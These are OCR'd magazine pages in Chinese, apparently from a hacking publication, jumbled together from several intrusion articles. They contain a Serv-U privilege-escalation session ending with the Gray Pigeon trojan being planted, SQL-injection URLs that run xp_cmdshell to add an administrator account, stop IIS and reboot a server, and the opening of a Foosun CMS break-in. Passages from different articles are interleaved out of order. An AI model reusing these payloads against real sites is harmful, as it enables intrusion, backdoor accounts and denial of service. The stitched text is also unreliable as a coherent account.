


图 8

到这里，就应该结束此次黑客之行了。可是不想得到系统Shell的黑客就不是一个好黑客。所以，我决定奋战到底。2006.PHP木马中本身带有PHP版的Serv-U本地溢出程序，输入以下命令，如图9 所示。





图 9

返回如下信息：

```
Recv: 220 Serv-U FTP Server v5.0 for WinSock ready...
Send: USER Will_Be
Recv: 331 User name okay, need password.
Send: PASS Will_Be
```

适合读者：入侵爱好者、脚本爱好者
前置知识：无



快速入侵网站，就这么简单
——浅谈SA用户权限的安全隐患

文／图 郭建伟

朋友是一事业单位信息中心的网络管理人员，近日为单位搭建了一个网站。出于提高网站安全性的考虑，请我对该网站进行一番安全性测试。我应邀登录该网站，在网站的主页面仔细查看了一番，发现网站几乎全由HTML静态页面组成，在主页面中点击每一个链接，打开的都是HTML页面，甚至包括主页面的名称也是Nindex.htm。对于静态页面，显然通常的入侵方法都会失效。我觉得没什么意思，就想结束对该网站的安全测试，并决定给朋友发封E-mail，“夸奖”他能组成这么“严密”的系统。

然而无意中我点击了主页面中的“企业在线”链接，打开对应的显示页面，发现这是一家软件企业的宣传说明页面。仔细看了一下地址栏中的网址信息，该页面的地址是http://www.xxxx.com.cn/qyzx/comp_view.asp?id=170，看来该网站的“企业在线”模块是使用ASP技术开发的，鉴于基于ASP技术的网站多少都存在一些SQL注入漏洞，于是在地址栏中输入“http://www.xxxx.com.cn/qyzx/comp_view.asp?id=170 and 1=1”，回车确认后返回正常显示页面，如图1 所示。




图1

接着输入“http://www.xxxx.com.cn/qyzx/comp_view.asp?id=170 and 1=2”，确认后出现错误提示，如图2 所示。




图2

看来网站的“企业在线”模块存在SQL注入漏洞。但是单纯从返回的错误信息来看，还搞不清该网站采用的是何种类型的数据库。于是运行NBSI2注入分析程序，在注入地址中输入“http://www.xxxx.com.cn/qyzx/comp_view.asp?id=170”，点击检测按钮开始对该网站进行SQl注入分析，NBSI2很快就检测出该网站存在严重的SQL注入漏洞，如图3所示。并且检测出该网站使用的是SQL Server数据库。在“SQL Server信息”面板中可以看到当前数据库的用户是“dbo”，当前数据库用户的权限是“SA”，在“已猜解表名”面板中点击“自动猜解”按钮，很快就显示出了数据库中的所有表名。选中其中的“系统管理员表”，在“已猜解列名”面板中点击“自动猜解”按钮，于是该表中的管理员名称和密码等列名就显示出来了，勾选猜解出来的列名，点击“猜解数据”按钮，于是管理员和密码就彻底暴露了。看来只要找到后台管理页面，就能够轻松控制该网站了。

但我可没功夫去搜索后台管理页面的确切地址，应该说，如果网站只是存在简单的SQL注入漏洞，还算不上什么太严重的问题。但是由于该网站采用的是ASP＋SQL Server结构，更危险的是网管人员使用的是SA权限来管理当前的数据库，这就存在极大的安全隐患。于是我想，利用该注入地址和当前的SA权限，完全可以使用SQL数据库中的“XP_cmdshell”存储进程，简单的利用

```
Recv: 230 User logged in, proceed.
Send: site exec net user
Recv: 200 EXEC command successful (TID=33).
```

看来执行成功，管理员默认密码没改。最后上传灰鸽子，得到权限，入侵结束。

总结

这次入侵靠的是运气和一种直觉，这两样东西对于一个黑客来说是十分重要的，大家一定要好好体会、理解、运用。还有，欢迎大家加入黑防培训班，有很多好东西在等着你！




图3




图5

浏览器就能在该网站上执行任何命令。例如在浏览器中输入"http://www.xxxx.com.cn/qyzx/comp_view.asp?id=170;exec master..xp_cmdshell 'net user sysadmin password /add'--",确认后返回正确的网页信息,说明该指令执行成功。如图4 所示。




图4

在浏览器地址栏中输入"http://www.xxxx.com.cn/qyzx/comp_view.asp?id=170 ;exec master..xp_cmdshell 'net localgroup administrators sysadmin /add'--",确认后同样返回正确的网页信息。如图5 所示。

说明已经成功的在该服务器上新建了一个具有管理员权限的用户"sysadmin"。笔者运行SuperScan3.0,对该网站进行端口扫描,情况比较好,该网站所在的服务器不仅安装了防火墙,而且只打开了25,80,110等几个危险性不大的端口,看来朋友的"安全意识"还很强。如果开有类似3389的端口,那么入侵者几乎不费什么力气就能完全控制该服务器!实际上,即使该服务器开设的端口比较少,但是只要开放80端口,配合网站的严重的SQL注入漏洞,以及过高的数据库权限,入侵者完全可以随意在服务器上直接运行各种危险的指令。例如在浏览器中输入"http://www.xxxx.com.cn/qyzx/comp_view.asp?id=170 ;exec master..xp_cmdshell 'iisreset /stop'--",确认后就能够停止IIS服务,达到类似拒绝服务的攻击效果。甚至可以运行"net user administrator 123456"等指令来直接修改管理员权限,运行"iisreset /reboot"来让机器重启等等。如果服务器上安装的是Windows 2003,还可以使用Sc命令来修改为W3svc服务的运行状态,然后修改管理员口令,并重启机器,达到让网站无法运行目的,入侵者只需依靠浏览器,就能随心所欲的在服务器上运行各种他感兴趣的命令。

由于目前采用ASP+SQL Server结构的网站非常普遍,大多数网站管理人员为了图省事,都是直接使用SA权限来管理数据库的,这实际上存在很大的安全隐患,如果网站程序设计不严密的话,让SQL注入漏洞和SA权限相结合,就为入侵者敞开了大门。因此,网管人员还是应该提高安全意识,合理的配置数据库,以及为其配置较低的权限,切实防范潜在的威胁。

适合读者:入侵爱好者、网络爱好者
前置知识:无

从风讯CMS开始的入侵



文/图 网路游侠

今天MM去几家网络公司面试,我则挨个看这些公司的网站,其中一家号称是"中国中小企业金融服务市场的创新力量和杰出代表",看上去比较强悍……

看看网站的链接,感觉很像风讯CMS做的。什么?不知道风讯?网络上和动易齐名的CMS之一,大中型网站首选……不做广告了,现在开始干活。

看看源代码第一行"<!--Published Date:2006-5-13 13:14:27 Powered by www.Foosun.cn,Products:

Foosun Content Manage System-->"确认是风讯无疑！

